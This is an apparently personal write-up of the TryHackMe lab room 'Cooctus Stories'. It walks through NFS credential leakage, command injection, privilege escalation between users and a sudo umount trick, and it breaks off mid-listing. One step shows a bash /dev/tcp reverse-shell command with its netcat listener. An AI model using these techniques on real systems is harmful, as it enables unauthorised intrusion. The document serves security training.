Cooctus Stories - THM
This is the writeup for the TryHackMe medium difficulty room called Cooctus Stories.
Recon
CMD: nmap -sS -sV -p- $IP

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-09 18:13 CEST
Nmap scan report for 10.10.6.64
Host is up (0.042s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Werkzeug httpd 0.14.1 (Python 3.6.9)
38605/tcp open  mountd   1-3 (RPC #100005)
40713/tcp open  mountd   1-3 (RPC #100005)
43661/tcp open  nlockmgr 1-4 (RPC #100021)
51311/tcp open  mountd   1-3 (RPC #100005)
The nmap scan show that there is a webserver running on port 8080, an ssh server on port 22 and a file share on 2049.
CMD: feroxbuster -u http://$IP:8080 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.12.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.6.64:8080
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.12.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        4l       34w      233c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       18l       42w      556c http://10.10.6.64:8080/login
302      GET        4l       24w      219c http://10.10.6.64:8080/cat => http://10.10.6.64:8080/login

Enumerating the website using feroxbuster uncovers the login page at /login.

We also find a file share on the target machine, let's take a look at that!
CMD: nfs_analyze $IP

Checking host 10.10.54.27
Supported protocol versions reported by portmap:
Protocol          Versions
portmap           2, 3, 4
mountd            1, 2, 3
nfs               3, 4
nfs acl           3
nfs lock manager  1, 3, 4

Available Exports reported by mountd:
Directory         Allowed clients  Auth methods  Export file handle
/var/nfs/general  *(wildcard)      sys           01000700bf010a00000000008de0e818d3f34bf08e2d299bfafc61f0

Connected clients reported by mountd:
Client            Export
10.14.99.147(up)  /var/nfs/general

Supported NFS versions reported by nfsd:
Version  Supported
3        Yes
4.0      Yes
4.1      Yes
4.2      Yes

NFSv3 Windows File Handle Signing: OK, server probably not Windows, File Handle not 32 bytes long

Trying to escape exports
Export: /var/nfs/general: file system type ext/xfs, parent: None, 655562
We are using the tool nfs_analyze & fuse_nfs.
CMD: fuse_nfs /mnt/target $IP --export /var/nfs/general
CMD: ls -la /mnt/target/
-rw-r--r-- 1 root root 31 nov   21  2020 credentials.bak
Mounting the file share we can see a file named credentials.bak which contains the credentials for the web login.
Exploitation
Getting the flag of Paradox

On the authenticated website we see an "exploit tester page" which is vulnerable to remote command execution.
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.14.99.147/9998 0>&1'
CMD: nc -lvnp 9998
By submitting a reverse shell command and starting a listener we get a shell on the target.

Paradox's FLAG is located in his home directory.
Getting the flag of Szymex
CMD: ./pspy

pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
...

2025/10/08 16:05:15 CMD: UID=0     PID=1      | /sbin/init auto automatic-ubiquity noprompt
2025/10/08 16:06:01 CMD: UID=1001  PID=22232  | /usr/bin/python3 /home/szymex/SniffingCat.py
2025/10/08 16:06:01 CMD: UID=1001  PID=22231  | /bin/sh -c /home/szymex/SniffingCat.py

...
2025/10/08 16:07:01 CMD: UID=1001  PID=22240  | /usr/bin/python3 /home/szymex/SniffingCat.py
2025/10/08 16:07:01 CMD: UID=1001  PID=22239  | /bin/sh -c /home/szymex/SniffingCat.py
Using the tool pspy we discover that Szymex is executing a python file every minute.
paradox@cchq:/home/szymex$ ls -la
ls -la
total 44
drwxr-xr-x 5 szymex szymex 4096 Feb 22  2021 .
drwxr-xr-x 6 root   root   4096 Jan  2  2021 ..
lrwxrwxrwx 1 szymex szymex    9 Feb 20  2021 .bash_history -> /dev/null
-rw-r--r-- 1 szymex szymex  220 Jan  2  2021 .bash_logout
-rw-r--r-- 1 szymex szymex 3865 Feb 20  2021 .bashrc
drwx------ 2 szymex szymex 4096 Jan  2  2021 .cache
drwx------ 3 szymex szymex 4096 Jan  2  2021 .gnupg
drwxrwxr-x 3 szymex szymex 4096 Jan  2  2021 .local
-r-------- 1 szymex szymex   11 Jan  2  2021 mysupersecretpassword.cat
-rw-rw-r-- 1 szymex szymex  316 Feb 20  2021 note_to_para
-rwxrwxr-- 1 szymex szymex  735 Feb 20  2021 SniffingCat.py
-rw------- 1 szymex szymex   38 Feb 22  2021 user.txt
paradox@cchq:/home/szymex$ cat note_to_para

Paradox,

I'm testing my new Dr. Pepper Tracker script.
It detects the location of shipments in real time and sends the coordinates to your account.
If you find this annoying you need to change my super secret password file to disable the tracker.

You know me, so you know how to get access to the file.

- Szymex
Therse is also a note in the directory which says something about a secret password which is likely the password he uses for his user. Taking a closer look at the python file we can see that we have read permissions.
#!/usr/bin/python3
import os
import random

def encode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc


x = random.randint(300,700)
y = random.randint(0,255)
z = random.randint(0,1000)

message = "Approximate location of an upcoming Dr.Pepper shipment found:"
coords = "Coordinates: X: {x}, Y: {y}, Z: {z}".format(x=x, y=y, z=z)

with open('/home/szymex/mysupersecretpassword.cat', 'r') as f:
    line = f.readline().rstrip("\n")
    enc_pw = encode(line)
    if enc_pw == "pureelpbxr":
        os.system("wall -g paradox " + message)
        os.system("wall -g paradox " + coords)
The code opens szymex's mysupersecretpassword.cat file which contains his password, applies some kind of encoding which outputs pureelpbxr.
Now we can create a python script which reverses the encoding.
def decode(pwd):
    enc = ''
    for i in pwd:
        if ord(i) > 110:
            num = (13 - (122 - ord(i))) + 96
            enc += chr(num)
        else:
            enc += chr(ord(i) + 13)
    return enc


passwd = "pureelpbxr"

print(decode(passwd))
Now we can log into the user of Szymex.

Szymex's FLAG is located in his home directory.
Getting the flag of Tux
In Tux's directory we notice a note:
szymex@cchq:/home/tux$ cat note_to_every_cooctus

Hello fellow Cooctus Clan members

I'm proposing my idea to dedicate a portion of the cooctus fund for the construction of a penguin army.

The 1st Tuxling Infantry will provide young and brave penguins with opportunities to
explore the world while making sure our control over every continent spreads accordingly.

Potential candidates will be chosen from a select few who successfully complete all 3 Tuxling Trials.
Work on the challenges is already underway thanks to the trio of my top-most explorers.

Required budget: 2,348,123 Doge coins and 47 pennies.

Hope this message finds all of you well and spiky.

- TuxTheXplorer
Based on the note if we pass all 3 trials we can get his password. Let's begin the trials!
CMD: id
uid=1001(szymex) gid=1001(szymex) groups=1001(szymex),1004(testers)
Szymex is part of the group called testers.
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
  Group testers:
/home/tux/tuxling_3
/home/tux/tuxling_3/note
/home/tux/tuxling_1
/home/tux/tuxling_1/nootcode.c
/home/tux/tuxling_1/note
/media/tuxling_2
/media/tuxling_2/private.key
/media/tuxling_2/note
/media/tuxling_2/fragment.asc
The tool linpeas discovered all 3 trials.
1st Trial
szymex@cchq:/home/tux$ cat /home/tux/tuxling_1/note

Noot noot! You found me.
I'm Mr. Skipper and this is my challenge for you.

General Tux has bestowed the first fragment of his secret key to me.
If you crack my NootCode you get a point on the Tuxling leaderboards and you'll find my key fragment.

Good luck and keep on nooting!

PS: You can compile the source code with gcc
The file nootcode.c contains obfuscated c code.
#include <stdio.h>

#define noot int
#define Noot main
#define nOot return
#define noOt (
#define nooT )
#define NOOOT "f96"
#define NooT ;
#define Nooot nuut
#define NOot {
#define nooot key
#define NoOt }
#define NOOt void
#define NOOT "NOOT!\n"
#define nooOT "050a"
#define noOT printf
#define nOOT 0
#define nOoOoT "What does the penguin say?\n"
#define nout "d61"

noot Noot noOt nooT NOot
    noOT noOt nOoOoT nooT NooT
    Nooot noOt nooT NooT

    nOot nOOT NooT
NoOt

NOOt nooot noOt nooT NOot
    noOT noOt NOOOT nooOT nout nooT NooT
NoOt

NOOt Nooot noOt nooT NOot
    noOT noOt NOOT nooT NooT
NoOt
(I really like to deobfuscate codes, so I solved this using the old find and replace method.)
int main ( ) {
    printf ( "What does the penguin say?\n" ) ;
    nuut ( ) ;

    return 0 ;
}

void key ( ) {
    printf ( "f96" "050a" "d61" ) ;
}

void nuut ( ) {
    printf ( "NOOT!\n" ) ;
}
After deobfuscation we now know that the first fragment is f96050ad61.
2nd Trial
szymex@cchq:/home/paradox$ cat /media/tuxling_2/note

Noot noot! You found me.
I'm Rico and this is my challenge for you.

General Tux handed me a fragment of his secret key for safekeeping.
I've encrypted it with Penguin Grade Protection (PGP).

You can have the key fragment if you can decrypt it.

Good luck and keep on nooting!
In this folder there are 2 files private.key and fragment.asc.
CMD: gpg --import private.key
CMD: gpg --decrypt fragment.asc
After importing the key to gpg and decrypting the file we get the 2nd fragment: 6eaf62818d.
3rd Trial
Hi! Kowalski here.
I was practicing my act of disappearance so good job finding me.

Here take this,
The last fragment is: 637b56db1552

Combine them all and visit the station.
The 3rd trial was to find this hidden folder which was quite easy because linpeas discovered it.
The last fragment is: 637b56db1552
All these fragments combined gives us an MD5 hash: f96050ad616eaf62818d637b56db1552.

Using CrackStation we can crack the hash and get Tux's password. Using the password we can now ssh into the machine.
Tux's FLAG is located in his home directory.
Getting the flag of Varg
In Varg's home directory there is a file CooctOS.py and a mounted operating system cooctOS_src.
CMD: sudo -l

atching Defaults entries for tux on cchq:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tux may run the following commands on cchq:
    (varg) NOPASSWD: /home/varg/CooctOS.py
By running the above command we find that we have permissions to run the python file as varg.
CMD: sudo -u varg /home/varg/CooctOS.py


 ██████╗ ██████╗  ██████╗  ██████╗████████╗ ██████╗ ███████╗
██╔════╝██╔═══██╗██╔═══██╗██╔════╝╚══██╔══╝██╔═══██╗██╔════╝
██║     ██║   ██║██║   ██║██║        ██║   ██║   ██║███████╗
██║     ██║   ██║██║   ██║██║        ██║   ██║   ██║╚════██║
╚██████╗╚██████╔╝╚██████╔╝╚██████╗   ██║   ╚██████╔╝███████║
 ╚═════╝ ╚═════╝  ╚═════╝  ╚═════╝   ╚═╝    ╚═════╝ ╚══════╝

                       LOADING
▒===========================================================]
[  OK  ] Cold boot detected. Flux Capacitor powered up
[  OK  ] Mounted Cooctus Filesystem under /opt
[  OK  ] Finished booting sequence
CooctOS 13.3.7 LTS cookie tty1

cookie login:
Password:
The file prompts us for a username and a password.
CMD: ls -la
total 44
drwxrwx--- 11 varg os_tester 4096 Feb 20  2021 .
drwxr-xr-x  7 varg varg      4096 Feb 20  2021 ..
drwxrwxr-x  8 varg os_tester 4096 Feb 20  2021 .git
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 bin
drwxrwx---  4 varg os_tester 4096 Feb 20  2021 boot
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 etc
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 games
drwxrwx---  3 varg os_tester 4096 Feb 20  2021 lib
drwxrwx--- 16 varg os_tester 4096 Feb 20  2021 run
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 tmp
drwxrwx--- 11 varg os_tester 4096 Feb 20  2021 var
Browsing through the filesystem of the mounted OS we notice that there is git version control in place for the whole directory.
CMD: git log

commit 8b8daa41120535c569d0b99c6859a1699227d086 (HEAD -> master)
Author: Vargles <varg@cchq.noot>
Date:   Sat Feb 20 15:47:21 2021 +0000

    Removed CooctOS login script for now

commit 6919df5c171460507f69769bc20e19bd0838b74d
Author: Vargles <varg@cchq.noot>
Date:   Sat Feb 20 15:46:28 2021 +0000

    Created git repo for CooctOS
From the log we now know that the recent commit removed a login script.
CMD: git reset --hard 6919df5c171460507f69769bc20e19bd0838b74d
Using git we can reset this file.
In the cooctOS_src/bin directory we find the file CooctOS.py for which we have now read permissions.
#!/usr/bin/python3

import time
import os;
import pty;

#print(chr(27)+ "[2J")
logo = """\033[1;30;49m
 ██████╗ ██████╗  ██████╗  ██████╗████████╗ \033[1;37;49m██████╗ ███████╗\033[1;30;49m
██╔════╝██╔═══██╗██╔═══██╗██╔════╝╚══██╔══╝\033[1;37;49m██╔═══██╗██╔════╝\033[1;30;49m
██║     ██║   ██║██║   ██║██║        ██║   \033[1;37;49m██║   ██║███████╗\033[1;30;49m
██║     ██║   ██║██║   ██║██║        ██║   \033[1;37;49m██║   ██║╚════██║\033[1;30;49m
╚██████╗╚██████╔╝╚██████╔╝╚██████╗   ██║   \033[1;37;49m╚██████╔╝███████║\033[1;30;49m
 ╚═════╝ ╚═════╝  ╚═════╝  ╚═════╝   ╚═╝    \033[1;37;49m╚═════╝ ╚══════╝\033[1;30;49m
"""
print(logo)
print("                       LOADING")
print("[", end='')

for i in range(0,60):
    #print(chr(27)+ "[2J")
    #print(logo)
    #print("                       LOADING")
    print("[", end='')
    print("=" * i, end='')
    print("]")
    time.sleep(0.02)
    print("\033[A\033[A")

print("\032")
print("\033[0;0m[ \033[92m OK  \033[0;0m] Cold boot detected. Flux Capacitor powered up")

print("\033[0;0m[ \033[92m OK  \033[0;0m] Mounted Cooctus Filesystem under /opt")

print("\033[0;0m[ \033[92m OK  \033[0;0m] Finished booting sequence")

print("CooctOS 13.3.7 LTS cookie tty1")
uname = input("\ncookie login: ")
pw = input("Password: ")

for i in range(0,2):
    if pw != "/the password/":
        pw = input("Password: ")
    else:
        if uname == "varg":
            os.setuid(1002)
            os.setgid(1002)
            pty.spawn("/bin/rbash")
            break
        else:
            print("Login Failed")
            break
Using the password we found in the file we can rerun the original file, use the credentials and get a shell as varg.
Varg's FLAG is located in his home directory.
Getting the flag of root
CMD: sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/umount
Varg has root permissions to run the command umount.
CMD: cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-mrAx163lW73D8hFDlydZU2zYDwkd7tgT28ehcZQNMmzJmc0XKYP9m3eluIT1sZGo    /       ext4    defaults        0 0
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/6885d03d-f1fb-4785-971e-2bb17a3d22e3  /boot   ext4    defaults        0 0
#/swap.img      none    swap    sw      0 0
/home/varg/cooctOS_src  /opt/CooctFS    none    defaults,bind   0 0
With the use of this command we can unmount the mounted /opt/CooctFS directory and see the original files that existed before it was mounted.
CMD: sudo /bin/umount /opt/CooctFS
varg@cchq:/home/varg$ ls -la /opt/CooctFS/
total 12
drwxr-xr-x 3 root root 4096 Feb 20  2021 .
drwxr-xr-x 3 root root 4096 Feb 20  2021 ..
drwxr-xr-x 5 root root 4096 Feb 20  2021 root

varg@cchq:/opt/CooctFS/root$ ls -la
total 28
drwxr-xr-x 5 root root 4096 Feb 20  2021 .
drwxr-xr-x 3 root root 4096 Feb 20  2021 ..
lrwxrwxrwx 1 root root    9 Feb 20  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Feb 20  2021 .bashrc
drwx------ 3 root root 4096 Feb 20  2021 .cache
